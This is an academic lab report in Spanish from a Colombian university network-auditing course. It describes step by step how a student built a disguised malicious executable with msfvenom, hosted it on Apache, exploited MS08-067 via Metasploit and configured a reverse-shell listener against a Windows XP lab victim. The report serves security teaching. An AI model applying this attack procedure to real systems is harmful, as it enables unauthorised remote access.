INFORME DE ESPLOTACION, ACCESO REMOTO Y CRACION DE ARCHIVO MALICIOSO

JAVIER STIWAR MOSQUERA MORENO

Estudiante, IX Semestre.

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFONMÁTICA

AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

INFORME DE ESPLOTACION, ACCESO REMOTO Y CRACION DE ARCHIVO MALICIOSO

JAVIER STIWAR MOSQUERA MORENO

Estudiante, IX Semestre.

RAFAEL SANDOVAL MORALES

Docente de asignatura.

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFONMÁTICA

AUDITORIAS DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

TABLA DE CONTENIDO

TABLA DE FIGURAS

1. INTRODUCCIÓN

En el presente informe se describe paso a paso el procedimiento realizado en Kali Linux para identificar direcciones IP, escanear dispositivos en la red, comprobar la conectividad y, posteriormente, explotar una máquina víctima a través de la herramienta Metasploit. El ejercicio se realizó en un entorno controlado con fines académicos, buscando fortalecer los conocimientos en ciberseguridad y comprender cómo se desarrollan los ataques para así poder prevenirlos.

2. OBJETIVOS

2.1 OBJETIVOS GENERAL

Realizar una prueba de penetración controlada y ética en el sistema y analizar el proceso de publicación, descarga y ejecución de un archivo ejecutable a través de un servidor web Apache y su posterior gestión mediante Metasploit, con el fin de comprender las técnicas de conexión inversa y sus implicaciones en la seguridad informática.

2.2 OBJETIVOS ESPECÍFICOS

2.2.1 Explicar El Funcionamiento Del Servidor Apache Al Servir Archivos Almacenados En El Directorio /Var/Www/Html.

2.2.2 Describir El Proceso De Descarga Y Ejecución De Un Archivo Desde Un Cliente Windows.

2.2.3 Identificar El Rol Del Módulo Multi/Handler En Metasploit Como Receptor De Conexiones Inversas.

2.2.4 Analizar La Configuración De Parámetros De Red (Lhost Y Lport) Para El Establecimiento De La Conexión Entre Atacante Y Víctima.

2.2.5 Valuar Las Implicaciones De Seguridad Derivadas De La Ejecución De Payloads Como Reverse_Tcp Y Meterpreter En Un Entorno Controlado.

3. IDENTIFICACIÓN DE LA DIRECCIÓN IP EN KALI LINUX

En la primera captura se observa el proceso de obtención de la dirección IP de la máquina atacante. El sistema Kali Linux fue configurado con la IP **197.168.2.5** y máscara de subred **255.255.255.0**. Esta información es crucial, ya que servirá para establecer la comunicación con la red y con la máquina víctima.




Ilustración 1IP EN KALI LINUX

4. ESCANEO DE DISPOSITIVOS EN LA RED

La segunda imagen corresponde al escaneo de la red para identificar las direcciones IP activas y disponibles. Este procedimiento permite reconocer qué dispositivos están conectados y detectar posibles objetivos de explotación dentro de la misma subred.




Ilustración 2 ESCANEO DE DISPOSITIVOS

5. VERIFICACIÓN DE CONECTIVIDAD CON LA MÁQUINA VÍCTIMA

En la tercera captura se evidencia el uso del comando *ping* hacia la dirección **197.168.2.4** (máquina víctima). La respuesta positiva confirma que existe conectividad y que se puede proceder a ejecutar ataques o pruebas de intrusión.




Ilustración 3 VERIFICACIÓN DE CONECTIVIDAD

6. CREACIÓN DE UN ARCHIVO MALICIOSO CON MSFVENOM

Siguiendo con la configuración se observa el uso de la herramienta **msfvenom**, esto para ejecutar en el sistema de la víctima. Este paso demuestra cómo un atacante puede crear software malicioso diseñado para establecer control remoto sobre un sistema comprometido.




Ilustración 4 Creación de archivo Malicioso

7. VERIFICACIÓN DEL ARCHIVO MALICIOSO

En este paso se listan los archivos dentro del directorio **Desktop** de Kali Linux utilizando el comando LS. El resultado confirma que el archivo **avianca.exe** fue creado exitosamente y se encuentra listo para ser transferido a la máquina víctima.




Ilustración 5 VERIFICACIÓN DEL ARCHIVO MALICIOSO

8. 10 TRANSFERENCIA DEL ARCHIVO MALICIOSO AL SERVIDOR WEB

En esta captura se observa el uso del comando: cp avianca.exe /var/www/html

Con esta acción, el archivo **avianca.exe** fue copiado al directorio /var/www/html, el cual es el directorio raíz del servidor Apache en Kali Linux. De esta manera, cuando la máquina víctima acceda al navegador e ingrese la dirección IP del atacante, podrá descargar el archivo malicioso.




Ilustración 6 TRANSFERENCIA DEL ARCHIVO

9. ENTRAR A LA CARPETA DEL SERVIDOR WEB

Lo que se hizo fue entrar a la carpeta del servidor web y revisar qué archivos están allí**.** El hallazgo más llamativo es el archivo `avianca.exe`, porque no corresponde a un entorno web en Linux y podría tratarse de un archivo malicioso o dejado ahí como prueba.

Ilustración 7 ENTRAR A LA CARPETA DEL SERVIDOR WEB

10. **LEVANTANDO EL SERVIDOR WEB APACHE2**

En esta captura se está levantando el servidor web Apache2 para que los archivos HTML que viste antes (index2.html, index.nginx-debian.html, etc.) puedan ser servidos y vistos desde un navegador.




Ilustración 8 Levantando el servidor web Apache2

11. **PUBLICACIÓN DEL ARCHIVO EN EL SERVIDOR WEB**

En este paso se subió el archivo avianca.exe a la siguiente ruta /var/www/html.




Ilustración 9 PUBLICACIÓN DEL ARCHIVO EN EL SERVIDOR WEB

12. **DESCARGA DEL ARCHIVO DESDE WINDOWS**

Para la esta paso se ingresa a la ruta http://192.168.2.5/ y se descarga el ejecutable




Ilustración 10 DESCARGA DEL ARCHIVO DESDE WINDOWS

13. **Verificación de descarga del archivo**

Ingreso a Windows xp y se dirige al escritorio allí encontrar el archivo creado llamado Avianca

Ilustración 11 Verificación de descarga del archivo

14. APERTURA DE METASPLOIT

Para esta configuración se utiliza el comando **MSFCONSOLE y se** muestran la apertura




Ilustración 12 APERTURA DE METASPLOIT

Siguiendo se utilizó el comando **SEARCHNETAPI** se realiza la búsqueda de exploits disponibles. Se selecciona un exploit adecuado y se listan los requisitos necesarios para llevar a cabo la explotación.




Ilustración 13 CONFIGURACIÓN DE PARÁMETROS

Aquí deberá escribir el comando **USER para** poner en uso el exploit seleccionado en este caso el numero 12

Ilustración 14 EJECUCIÓN Y ACCESO

15. CONFIGURACIÓN DE EXPLOIT

para este paso para la configuración a través del comando SET RHOSTS seguido de la dirección **IP** de la maquina victima.




Ilustración 15 VERIFICACIÓN DE ARCHIVO EN LA RUTA

Utilizando el comando **SHOW OPCIONS** deberás escribir este comando para ver si todo esta correcto




Ilustración 16 ACTIVACIÓN DE MODO ESCUCHA

16. EJECUCIÓN DEL EXPLOIT MS08-067 EN METASPLOIT

En la captura se observa la ejecución del exploit Windows netapi, Los mensajes indican el flujo del ataque lo que confirma que la explotación de la vulnerabilidad ha sido efectiva.




Ilustración 17 EJECUCIÓN DEL EXPLOIT

17. **BÚSQUEDA DEL MÓDULO MULTI/HANDLER EN METASPLOIT**

Acción: en Metasploit se ejecuta search multi/handler Concepto: Multi/handler como listener, módulo encargado de escuchar conexiones entrantes desde payloads maliciosos.




Ilustración 18 BÚSQUEDA DEL MÓDULO MULTI/HANDLER EN METASPLOIT

18. **SELECCIÓN DEL MÓDULO EXPLOIT/MULTI/HANDLER**

Acción: se carga el módulo con use exploit/multi/handler. Concepto: **Gestor de conexiones inversas**, recibe la conexión de la víctima, sin necesidad de explotar vulnerabilidades directas.




Ilustración 19 SELECCIÓN DEL MÓDULO EXPLOIT/MULTI/HANDLER

19. **CONFIGURACIÓN DEL PAYLOAD GENERIC/SHELL_REVERSE_TCP**

Acción: se selecciona un payload simple de shell inversa. Concepto: **Reverse TCP**

el sistema víctima inicia la conexión hacia el atacante, evitando bloqueos de firewall.




Ilustración 20 CONFIGURACIÓN DEL PAYLOAD GENERIC/SHELL_REVERSE_TCP

20. **CONFIGURACIÓN DE PARÁMETROS DE RED (LHOST Y LPORT)**

Acción: se establece LHOST = 192.168.2.5 y LPORT = 4678. Concepto:

Parámetros de red → definen la dirección y puerto en los que el atacante recibirá la

conexión de la víctima.

